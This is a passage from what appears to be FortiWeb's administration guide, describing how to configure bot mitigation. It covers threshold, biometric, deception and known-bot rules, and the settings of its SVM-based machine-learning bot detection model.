	Within (Seconds)	Enter the length of time, in seconds, which FortiWeb detects frequency of username in requests. The default value is 10.
	Action	Select which action FortiWeb will take when it detects illegal user scan: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block. The default value is **Alert**.
	Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects illegal user scan. The valid range is 1–3,600 seconds (1 hour). This setting is available only if Action is set to **Period Block**.
	Severity	When illegal user scan is recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs illegal user scan: • Informative • Low • Medium • High The default value is **Medium**.
	Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about illegal user scan. For details, see Viewing log messages on page 811.
Bot Confirmation Settings		
Bot Confirmation		
For Browser		
	Verification Method	• **Disabled:** Not to carry out the real browser verification. • **Real Browser Enforcement:** Specifies whether FortiWeb returns a JavaScript to the client to test whether it is a web browser. • **CAPTCHA Enforcement**—Requires the client to successfully fulfill a CAPTCHA request. CAPTCHA verification will not pop out for the bot confirmation again for the same user within 10 mins timeout. • **reCAPTCHA Enforcement**—Requires the client to successfully fulfill a reCAPTCHA request.
	reCAPTCHA	Select the reCAPTCHA server you have created in the **reCAPTCHA Server** tab in **User > Remote Server**. See Creating reCAPTCHA servers

	Validation Timeout	Enter the maximum amount of time (in seconds) that FortiWeb waits for results from the client. Available only when the Configuring threshold based detection is Real Browser Enforcement, CAPTCHA Enforcement, or reCAPTCHA Enforcement.
	Max Attempt Times	If CAPTCHA Enforcement is selected for Verification Method, enter the maximum number of attempts that a client may attempt to fulfill a CAPTCHA request. Available only when the Verification Method is CAPTCHA Enforcement.
For Mobile Client App		Available only when Mobile Application Identification is enabled in **System > Config > Feature Visibility**.
	Verification Method	• **Disabled:** Not to carry out the mobile token verification. • **Mobile Token Validation:** Requires the client to use mobile token to verify whether the traffic is from mobile devices. To apply mobile token validation, you must enable Mobile App Identification in Web Protection Profile.
Exception: Select the exception policy which specifies the elements to be exempted from the attack scan.		

5. Click **OK**.
6. You can view the details of the created rule in the threshold based detection rule table.

To apply the threshold based detection rule in a bot mitigation policy, see Configuring bot mitigation policy on page 601.

Configuring biometrics based detection

By checking the client events such as mouse movement, keyboard, screen touch, and scroll, etc in specified period, FortiWeb judges whether the request comes from a human or from a bot. You can configure the biometrics based detection rule to define the client event, collection period, and the request URL, etc.

To configure a biometrics based detection rule

1. Go to **Bot Mitigation > Biometrics Based Detection**.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name for the rule that can be referenced in other parts of the configuration.
Monitor Client Events	Select at least one client event according to your need. • **Mouse Movement** • **Click** • **Keyboard** • **Screen Touch** • **Scroll**

	The default values are Mouse Movement, Click, and Keyboard.
Event Collection period	Specify how long the events will be collected from the client.
Bot Effective Time	For the identified bot, choose the time period before FortiWeb tests and verifies the bot again.
Action	Select which action FortiWeb will take when it detects a violation of the policy: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). The default value is **Alert**.
Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a violation of the policy: • **Informative** • **Low** • **Medium** • **High** The default value is **Low**.
Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a violation of the policy. For details, see Viewing log messages on page 811.
Exception	Select the exception policy which specifies the elements to be exempted from the attack scan.

4. Click **OK**.
5. Click **Create New**.
6. Configure these settings:

Host Status	Enable to apply this rule only to HTTP requests for specific web hosts. Also configure Host on page 595.
Host	Select the name of a protected host that the `Host: field` of an HTTP request must be in to match the biometrics based rule. This option is available only if Host Status on page 595 is enabled.
Type	Select whether the Configuring biometrics based detection on page 594 field must contain either: • **Simple String**—The field is a string that the request URL must exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
Request URL	Depending on your selection in Configuring biometrics based detection on page 594, enter either: • The literal URL, such as `/folder1/index.htm` that the HTTP

	request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • A regular expression, such as `^/*.php`, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (/).; however, it must at least match URLs that begin with a slash, such as `/index.cfm`. When you have finished typing the regular expression, click the >> (test) icon. This opens the Regular Expression Validator window where you can finetune the expression. For details, see Appendix E: Regular expressions on page 1113

7. Click **OK**.

Configuring bot deception

To prevent bot deception, you can configure the bot deception policy to insert link in HTML type response page. For regular clients, the link is invisible, while for malicious bots like web crawler, they may request the resources which the invisible link points at.

To configure the bot deception policy

1. Go to **Bot Mitigation > Bot Deception** .
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration.
Deception URL	Specify the deception URL to be inserted in the HTML response page, which can be either an absolute path or a relative path, for example, `HTTP://www.example.com/bot_deception.html` or `/bot_deception.html`. When a relative path is used, the request host is the current host that the broswer is accessing.
Action	Select which action FortiWeb will take when it detects a violation of the policy: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block.

	The default value is **Alert**.
Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects that the client has violated the policy. The valid range is 1–3,600 seconds (1 hour). This setting is available only if Action is set to **Period Block**.
Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a violation of the policy: • Informative • Low • Medium • High The default value is **Low**.
Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a violation of the policy. For details, see Viewing log messages on page 811.
Exception	Select the exception policy which specifies the elements to be exempted from the attack scan.

4. Click **OK**.
5. Click **Create New**.
   You can also specify the pages that FortiWeb will add the deception URLs to.
6. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration.
Host Status	Enable to apply this rule only to HTTP requests for specific web hosts. Also configure Host on page 597.
Host	Select the name of a protected host that the `Host: field` of an HTTP request must be in to match the bot deception policy. This option is available only if Host Status on page 597 is enabled.
Type	Select whether the Request URL on page 597 field must contain either: • **Simple String**—The field is a string that the request URL must exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
Request URL	Depending on your selection in Type on page 597, enter either: • The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`).

	• A regular expression, such as `^/*.php`, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (/).; however, it must at least match URLs that begin with a slash, such as `/index.cfm`. When you have finished typing the regular expression, click the >> (test) icon. This opens the Regular Expression Validator window where you can finetune the expression. For details, see Appendix E: Regular expressions on page 1113

7. Click **OK**.
   FortiWeb only tries to insert deception URL for matched URLs for HTML type pages, and if no URL table is defined, FortiWeb will not insert deception URL in any page. In addition, FortiWeb checks the content-type of the matches HTML response page.

To apply the bot deception policy in a bot mitigation policy, see Configuring bot mitigation policy on page 601.

Configuring known bots

Known Bots protects your websites, mobile applications, and APIs from malicious bots such as DoS, Spam, and Crawler, etc, and known good bots such as known search engines without affecting the flow of critical traffic.

This feature identifies and manages a wide range of attacks from automated tools no matter where these applications or APIs are deployed.

Two predefined known bots rules are available here. You can also configure new known bots rules and apply the rules in a bot mitigation policy, see Configuring bot mitigation policy on page 601.

When enabled, the known bots items will skip the subsequent scans after Known Bots (See the scan sequence of Known Bots in Sequence of scans) . This feature reduces false positives and improves performance.

To configure a known bots rule

1. Go to **Bot Mitigation > Known Bots**.
2. Click **Create New**.
3. Configure these settings.

Name	Type a name that can be referenced by other parts of the configuration.
Exception	Select the exception policy which specifies the elements to be exempted from the attack scan.
Status	Click to enable or disable the bot check for this rule.
Action	In each row, select the action that FortiWeb takes when it detects a violation of the rule. • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and

	generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block on page 599. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Send HTTP Response**—Block and reply to the client with an HTTP error message and generate an alert email and/or log message. You can customize the attack block page and HTTP error code that FortiWeb returns to the client. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Bypass**—Accept the request. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Period Block	In each row, type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if the Action on page 598 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. In each row, select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High

Threat Weight	Set the weight for the threat by dragging the bar.
Trigger Action	In each row, select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of each rule. For details, see Viewing log messages on page 811.
Bot List	Click ☰ to select the bots not to be scanned. If you want to add an exception, select the items in the **Enabled List**, then move it to the **Disabled List**. You can also add exceptions from the attack logs.
Malicious Bots	Configure to analyze the `User-Agent:` HTTP header and block known content scrapers, spiders looking for vulnerabilities, and other typically unwanted automated clients. Link checkers, retrievals of entire websites for a user's offline use, and other automated uses of the web (sometimes called robots, spiders, web crawlers, or automated user agents) often access websites at a more rapid rate than human users. However, it would be unusual for them to request the same URL within that time frame. Usually, web crawlers request many different URLs in rapid sequence. For example, while indexing a website, a search engine's web crawler may rapidly request the website's most popular URLs. If the URLs are web pages, it may also follow the hyperlinks by requesting all URLs mentioned in those pages. In this way, the behavior of web crawlers differs from a typical brute force login attack, which focuses repeatedly on one URL. Some robots, however, are not well-behaved. You can request that robots not index and/or follow links, and disallow their access to specific URLs (see HTTP://www.robotstxt.org/). However, misbehaving robots frequently ignore the request, and there is no single standard way to rate-limit robots. To verify that bad robot detection is being applied, attempt to download a web page using widget (HTTP://www.gnu.org/software/wget), which is sometimes used for content scraping.
Known Good Bots	Configure to exempt popular search engines' spiders from DoS sensors, brute force login sensors, HTTP protocol constraints, combination rate & access control (called "advanced protection" and "custom policies" in the web UI), and blocking by geographic location (Geo IP). This option improves access for search engines. Rapid access rates, unusual HTTP usage, and other characteristics that may be suspicious for web browsers are often normal with search engines. If you block them, your websites' rankings and visibility may be affected. By default, this option allows all popular predefined search engines. Known search engine indexer source IPs are updated via FortiGuard Security Service. To specify which search engines are exempted, click ☰ and select the search engines, then click **OK**. See also blocklisting known bots on page 1.

4. Click **OK**.
5. To apply the known bots rule, select it in Configuring bot mitigation policy on page 601.

Configuring bot mitigation policy

Once you have configured the bot deception policy, the biometrics based detection rule, threshold based detection rule, and known bots rules, you can integrate them in a bot mitigation policy, and apply the policy in the web protection profile for bot mitigation. Two predefined mitigation policies are available here.

To configure a bot mitigation policy

1. Go to **Bot Mitigation > Bot Mitigation Policy**.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name for the policy that can be referenced in other parts of the configuration.
Bot Deception	Select a bot deception policy from the drop down list.
Biometrics Based Detection	Select a biometrics based detection rule from the drop down list.
Threshold Based Detection	Select a threshold based detection rule from the drop down list.
Known Bots	Select a predefined or newly created known bots rule from the drop down list.
Exception	Select the exception policy which specifies the elements to be exempted from the attack scan.

4. Click **OK**.

To select a bot mitigation policy in a web protection profile

1. Go to **Policy > Web Protection Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **Inline Protection Profile** tab.
3. Select an existing web protection profile to which you want to include the bot mitigation policy.
4. Click **Edit**.
5. For **Bot Mitigation > Bot Mitigation Policy**, select the bot mitigation policy from the drop down list.
   Note: To view details about a selected bot mitigation policy, click the view icon next to the drop down list.
6. Click **OK**.

Configuring ML Based Bot Detection policy

The AI-based machine learning bot detection model complements the existing signature and threshold based rules. It detects sophisticated bots that can sometimes go undetected. The bot detection model observes user behaviors from thirteen dimensions, for example, how many times of HTTP requests are initiated by the user, whether the request uses illegal HTTP versions, whether it fetches JSON/XML resources, etc.

Compared with the traditional mechanisms to detect bots, the bot detection model saves you the trouble to experiment on an appropriate threshold to detect abnormal user behaviors. For example, how could you know how many times of HTTP requests initiated by a user should be considered as abnormal? With the traditional mechanism, you may need to experiment on different threshold values and continuously check the attack log until no related attack logs are reported for the regular traffic.

Things are much easier if you use the bot detection model. FortiWeb uses SVM (Support Vector Machine) algorithm to build up the bot detection model that self-learns the traffic profiles of regular clients. When the traffic from a new client flows in, it is compared against that of the regular clients. If they don't match, the bot detection model classifies the new client as an anomaly. When the traffic profiles of the regular clients vary dramatically (e.g. the functions of your application have changed, so that users behave differently when they visit your application), FortiWeb automatically refreshes the bot detection model to adapt to the changes.

Moreover, test shows that the bot detection model performs much better, specially when it detects crawlers and scrapers. The traffic is comprehensively evaluated from 13 dimensions. It helps increase the detection accuracy and decrease the false positive rate.

Basic Concepts

The ML Based bot detection model has three stages: sample collecting, model building, and model running.

Sample collecting

To build up a bot detection model, the system collects samples (also called vector) of users' behaviors when they are visiting your application. Each sample records a certain user's behaviors in a certain time range.

The samples are split into two parts. Three quarters of the samples are divided into training sample set. One quarter of the samples are divided into testing sample set.

Model building

During the model building stage, the system observes the training samples to self-learn user behavior profiles and builds up mathematical models using the SVM (Support Vector Machine) algorithm. The SVM parameters are used to eliminate rogue training samples and control individual sample influence on the overall result.

Multiple models are built based on different parameter combinations in the SVM algorithm. According to the training accuracy, cross-validation value, testing accuracy, and the model type you have configured, the system narrows down the selection to one model and uses it as the bot detection model.

Model running

When the bot detection model is in running state, the system compares users' behaviors against the bot detection model. If the traffic from a certain user doesn't match the model, the system will record the traffic as an anomaly. If a certain times of anomalies are recorded for this user, the system will take actions such as sending alert emails or blocking the traffic from this user.

It's possible that sometimes the traffic is false positively detected as an anomaly. The system uses Bot Confirmation to confirm whether an anomaly is indeed a bot. If the false positive detection occurs so many times that it exceeds a certain threshold, the system considers the current bot detection model invalid, and automatically updates the model.

Bot detection policy are part of a server policy. They are created on the **Policy > Sever Policy** page.

To create a Bot Detection policy:

1. Click **Policy > Server Policy**.
2. Select an existing server policy.
   Please note that the machine learning policies can't be created during the server policy creation process. You should first create a server policy, then click its **Edit** to create a machine learning policy.
3. Scroll down to the **Machine Learning** section at the bottom of the page, click the **Bot Detection** tab, then click **Create**. The **New Machine Learning** dialog opens.
4. Click the + (Add) sign below the **IP Range** field to add IP/Range, so as to limit the system to collect data only from the specified IP range. Leave this field empty to collect data from all sources.
5. Click OK.

After it's completed, go back to **Server Policy**. Select the one which contains the Bot Detection policy you just created. You will see the following buttons in the **Bot Detection** tab.

Button	Function
View	Click to view and edit machine learning policies and their learning results. **Note:** You can also access the Machine Learning page by clicking **Machine Learning**, and then selecting a specific policy.
Start/Stop	Click to start/stop Machine Learning for the policy.
Refresh	Click to restart machine learning. **Note:** This will discard all existing learning results and then relearn all data.
Discard	Click to remove all learned data from the policy.
Export	Click to export all the data generated by the machine learning policy.
Import	Click to import the machine learning data from your local directory to FortiWeb.

All bot detection policies that you have created will show up on the **Bot Mitigation > ML Based Bot Detection** page, where you can configure or edit them to your preference.

To configure a bot detection policy:

1. Click **Bot Mitigation > ML Based Bot Detection**.
2. Double-click a bot detection policy of interest (or highlight it and then click the Edit button on top of the page) to open it. The Edit bot detection page opens, which breaks down bot detection policy into several sections, each of which has various parameters you can use to configure the policy.

3. Follow the instructions in the following subsections to configure a bot detection policy.
4. Click OK when done.

The **Advanced** settings in the bot detection policy are hidden by default. Run the following commands to show the settings:

```
config waf bot-detection-policy
   edit <bot-detection-policy_ID>
      set advanced-mode enable
   next
end
```

Sections & Parameters	Function
Sample Settings	
Client Identification Method	The data collected in one sample should be from the same user. The system uses **IP**, **IP and User-Agent**, or **Cookie** to identify a user. **IP**: The traffic data in one sample should come from the same source IP. **IP and User-Agent**: The traffic data in one sample should come from the same source IP and User-Agent (the browser). **Cookie**: The traffic data in one sample should have the same cookie value.
Sampling Time per Vector	Each vector (also called sample) records a certain user's behaviors in a certain time range. This option defines how long the time range is. For example, if the **Sample Time Per Vector** is 5 minutes, the system will record a certain user's behaviors in 5 minutes and count it as one sample.
Sample Count per Client per Hour	This option controls how many samples FortiWeb will collect from each client (user) in an hour. For example, if the value is set to 3, and a client generates 10 samples in an hour, the system only collects the first 3 samples from this client in an hour. If the client generates more samples in the second hour, the system continues collecting samples from this client until the sample count reaches 3. This option prevents the system from continuously collecting samples from one client, thus to avoid the interference of the bot traffic in the sampling stage.
Sample Count	This option controls how many samples should be collected during the sample collection period. More samples mean the model will be more accurate; but at the same time, it costs longer time to complete the sample collection. Not all traffic data will be collected as samples. The system abandons traffic data if it meets one of the following criteria: • The system sends Javascript challenge to user clients before collecting samples from them. If a client doesn't pass the challenge, the system will not collect sample data from it. • The traffic is from malicious IPs reported by the IP Intelligence feature, or is recognized as a bot by the system. • The traffic is from Known Engines, such as Google and Bing. The system also skips the known engine traffic when executing bot detection.

Sections & Parameters	Function
	Using these criteria is to exclude malicious traffic and the traffic from known engines that act like a bot, thus to make sure the bot detection model is built upon valid data collected from regular users.
Model Building Settings	
Model Type	Multiple models are built during the model building stage. The system uses training accuracy, cross-validation value, and testing accuracy to select qualified models. The **Model Type** is used to select the one final model out of all the qualified models. • If you configure the Model Type to **Moderate**, the system chooses the model which has the **highest** training accuracy among all the qualified models. • If you configure the Model Type to **Strict**, the system chooses the model which has the **lowest** training accuracy among all the qualified models. The Strict Model detects more anomalies, but there are chances that regular users are false positively detected as bots. The Moderate Model is comparatively loose. It's less likely to conduct false positive detection, but there are risks that real bots might be escaped from detection. There isn't a perfect option for every situation. Whichever model type you choose, you can always leverage the options in **Anomaly Detection Settings** and **Action Settings** to mitigate the side effects, for example, using **Bot Confirmation** to avoid false positive detections.
Advanced (Model Building Settings)	
Training Accuracy	The training accuracy is calculated by this formula: **The number of the regular samples in the training sample set/the total number of training samples * 100%**. As we have introduced in the Basic Concepts section, multiple models are built based on multiple parameter combinations in the SVM algorithm. The system uses each model to detect anomalies in the sample set, and calculates the training accuracy for each model. For example, if there are 100 training samples, and 90 of them are treated as regular samples by a model, then the training accuracy for this model is 90%. The default value for the training accuracy is 95%, which means only the models whose training accuracy equals to or higher than 95% will be selected as qualified models.
Cross-Validation Value	The system divides the training sample sets evenly into three parts, let's say, Part A, B and C. The system executes three rounds of bot detection: • First, the system observes the samples in Part A and B to build up a mathematical model, then uses this model to detect anomalies in Part C. • Then, the system observes the samples in Part B and C to build up a mathematical model, then uses this model to detect anomalies in Part A. • At last, the system observes the samples in Part A and C to build up a mathematical model, then uses this model to detect anomalies in Part B. The cross-validation value is calculated by this formula: **The total number of the regular samples/the total number of samples * 100%.** For example, if there are 100 samples, and 10 anomalies are detected in the three rounds, then the cross-validation value for this model is: (100-10)/100 * 100% = 90%.

Sections & Parameters	Function
	The default value for the training accuracy is 90%, which means only the models whose Cross-Validation Value equals to or higher than 90% will be selected as qualified models.
Testing Accuracy	Three quarters of the samples are divided into training sample set, and one quarter of the samples are divided into testing sample set. The system uses the models built for the training sample set to detect anomalies in the testing sample set. If the training accuracy and testing accuracy for a model vary greatly, it may indicate the model is not invalid. The testing accuracy is calculated by this formula: **The number of the regular samples in the testing sample set/the number of the testing samples * 100%.** For example, if there are 100 testing samples, and 95 of them are treated as regular samples by a model, then the testing accuracy for this model is 95%. The default value for the training accuracy is 95%, which means only the models whose testing accuracy equals to or higher than 95% will be selected as qualified models.
Anomaly Detection Settings	
Anomaly Count	If the system detects certain times of anomalies from a user, it takes actions such as sending alerting emails or blocking the traffic from this user. **Anomaly Count** controls how many times of anomalies are allowed for each user. For example, the Anomaly Count is set to 4, and the system has detected 3 anomalies in the last 6 vectors. If the 7th vector is detected again as an anomaly, the system will take actions. Please note that if no valid traffic is collected for the 7th vector (for example, the user leaves your application), the system will clear the anomaly count and the user information. If the user revisits your application, he/she will be treated as new users and the system starts anomaly counting afresh. Since this option allows certain times of anomalies from a user, it might be a good choice if you want to avoid false positive detections.
Bot Confirmation	If the number of anomalies from a user has reached the **Anomaly Count**, the system executes **Bot Confirmation** before taking actions. The **Bot Confirmation** is to confirm if the user is indeed a bot. The system sends RBE (Real Browser Enforcement) JavaScript or CAPTCHA to the client to double check if it's a real bot.
For Browser	
Verification Method	**Disable**: Do not execute browser verification. **Real Browser Enforcement**: The system sends a JavaScript to the client to verify whether it is a web browser. **CAPTCHA Enforcement**: The system requires clients to successfully fulfill a CAPTCHA request. **reCAPTCHA Enforcement**: The system requires the client to successfully fulfill a reCAPTCHA request. It will trigger the action policy if the traffic is not from web browser.

Sections & Parameters	Function
reCAPTCHA	Select the reCAPTCHA server you have created in the **reCAPTCHA Server** tab in **User > Remote Server**. See Creating reCAPTCHA servers
Validation Timeout	Enter the maximum amount of time (in seconds) that FortiWeb waits for results from the client for Bot Confirmation. The default value is 20. The valid range is 5–30.
Max Attempt Times	Enter the maximum times that FortiWeb attempts to validate whether the request is from browser. Available only when **CAPTCHA Enforcement** is selected.
For mobile client Apps	
Verification Method	**Disable**: Do not execute mobile client verification. **Mobile-Token-Validation**: The system verifies the mobile token to verify whether the traffic is from mobile devices. It will triger the action policy if the traffic is not from mobile devices.
Dynamically Update Model	With the option enabled, FortiWeb can detect if the current model is applicable. If not, FortiWeb will refresh the current model automatically.
Advanced (Anomaly Detection Settings)	
Auto Refresh Factor	Auto Refresh Factor controls the timing to trigger the model refreshment when a certain number of false positive vectors are detected. FortiWeb makes statistics for the bot detection in the past 24 hours. It counts the number of the following vectors: • All vectors in the past 24 hours (A), • Anomaly vectors (B), and • The anomaly vectors that are confirmed as bots (C) If **(B - C)/(A - C) > 1 - Auto Refresh Factor * training accuracy**, the model will be refreshed. • **(B - C)** is the false positive vectors, and **(A - C)** is the regular vectors. **(B - C)/(A - C)** represents the false positive rate. • **(1 - Auto Refresh Factor * training accuracy)** is an adjusted anomaly vector rate. You can consider it as an auto refresh threshold. If the false positive rate **(B - C)/(A - C)** becomes greater than the auto refresh threshold **(1 - Auto Refresh Factor * training accuracy)**, the system determines the current model is not applicable and automatically refreshes the model. The following table calculates the value of the auto refresh threshold when the Auto Refresh Factor is set to 0-1 (assuming the training accuracy is the default value 95%). For example, if the Auto Refresh Factor is set to 0.8, the auto refresh threshold will be 1 - 0.8 * 95% = 0.24, which means the system automatically refreshes the model when the false positive rate is greater than 0.24 (e.g. 24 false positive vectors and 100 regular vectors). You can use this table to quickly decide a value for the Auto Refresh Factor that is suitable for your situation.

Sections & Parameters	Function
	<table><tr><th>Auto Refresh Factor</th><th>Auto Refresh Threshold 1 - Auto Refresh Factor * training accuracy *Assuming the training accuracy is the default value 95%.</th></tr><tr><td>0</td><td>1</td></tr><tr><td>0.1</td><td>0.905</td></tr><tr><td>0.2</td><td>0.81</td></tr><tr><td>0.3</td><td>0.715</td></tr><tr><td>0.4</td><td>0.62</td></tr><tr><td>0.5</td><td>0.525</td></tr><tr><td>0.6</td><td>0.43</td></tr><tr><td>0.7</td><td>0.335</td></tr><tr><td>0.8</td><td>0.24</td></tr><tr><td>0.9</td><td>0.145</td></tr><tr><td>1</td><td>0.05</td></tr></table>
Minimum Vector Number	As we mentioned above, the system decides whether to update the bot detection model based on the statistics in the past 24 hours. If very few vectors are detected in the past 24 hours, it may interfere the rightness of the model refreshment decision. Set a value for the Minimum Vector Number, so that the system won't update the model if the number of the vectors hasn't reached this value. If the value is set to 0, the system will use the value of the **Sample Count** as the Minimum Vector Number.
Action Settings	
Action	Double click the cells in the Action Settings table to choose the action FortiWeb takes when a user client is confirmed as a bot: • Alert—Accepts the connection and generates an alert email and/or log message. • Alert & Deny—Blocks the requests from the user (or resets the connection) and generates an alert and/or log message. • Period Block—Blocks the requests from the user for a certain period of time.
Block Period	Enter the number of seconds that you want to block the requests. The valid range is 1–3,600 seconds (1 hour). This option only takes effect when you choose **Period Block** in **Action**.
Severity	Select the severity level for this anomaly type. The severity level will be displayed in the alert email and/or log message.
Trigger Action	Select a trigger policy that you have set in **Log&Report** > **Log Policy** > **Trigger Policy**. If an anomaly is detected, it will trigger the system to send email and/or log messages according to the trigger policy.

Limit sample collection from IPs

Add IP addresses in this table so that the system will collect sample data only from the specified IP addresses.

If you leave this table blank, there will be no limitation for the IP addresses, which means the system will collect sample data from any IP addresses.

To collect samples only from certain IP address:

1. In the **Limit Sample Collections From IPs** section, click Create New.
2. Enter the IP range. Both IPv4 and IPv6 addresses are supported.
3. Click **OK**.

Exception URLs

The system build machine learning models for any URL except the ones in the **Exception URLs** list.

Due to the nature of some web pages, such as the stock list web page, even regular users may behave like bots because they tend to frequently refresh the pages. You may need to add these URLs in the exception list, otherwise the model may be invalid because too many bot-like behaviors are recorded in the samples.

To add Exception URLs:

1. In the **Exception URLs** section, click Create New.
2. Configure the settings:

Parameters	Functions
Host Status	Enable to compare the URLs to the `Host:` field in the HTTP header.
Host	Select the IP address or FQDN of a protected host.
Type	Select whether the Exception URLs must contain either: • **Simple String**—The field is a string that the Exception URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
URL Pattern	Depending on your selection in **Type** , enter either: • **Simple String**—The literal URL, such as `/index.php`, that the HTTP request must contain in order to match the rule. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`), but it must match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in **Host** . To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression.

3. Click **OK**.

Viewing bot detection model status

Model Detection

This option is enabled by default. It appears only when the model is in **Ready** status.

Model Status

There are four status: Collecting, Building, Ready, Failure.

- **Collecting**: The system is collecting samples.
- **Building**: The system is building bot detection model.
- **Ready**: The model is ready to run. You can use the **Model Detection** option to run or stop the model.
- **Failure**: The model fails to be built. You can check the log messages to get more information on the failure reasons and adjust the settings in the bot detection policy accordingly. The following is an example of the log message:
  `Model status changed from Building to Failure by FortiWeb daemon. Failed to create model. Could not build a model required by Model Settings. Please adjust the Model Building Settings to make sure Training Accuracy is lower 98.2222%, Cross Validation is lower than 99.1111% and Test Accuracy is lower than 97.3333%.`

Operation

- **Rebuild**: The system rebuilds the model using the existing samples. This option is useful when the policy settings are changed, so that the bot detection model should be rebuilt with the adjusted settings.
- **Refresh**: The system re-collects samples, and then re-builds the model. This option is useful when you think the model is not accurate, and you want to re-collect samples and re-build the model. Also keep in mind to use the **Dynamically Update Model** option in the bot detection policy to automatically refresh the model when too many false positive vectors are detected.

Model Information

The Model Information section displays the anomalies detected in the **Training Set** and **Test Set**. You can switch between the Moderate Model and Strict Model.

For example, the following figure shows **1** anomaly is detected in the **Training Set** using the **Moderate Model**. The **Training Accuracy** of the Moderate Model is 99.73%; the **Testing Accuracy** is 100%; the **Cross Validation** value is 98.67%. The red line represents the Anomaly. You can hover the mouse over this line to see the values for each dimension.



The bot detection model evaluates users' behaviors in the following dimensions:

- **TCP connection**
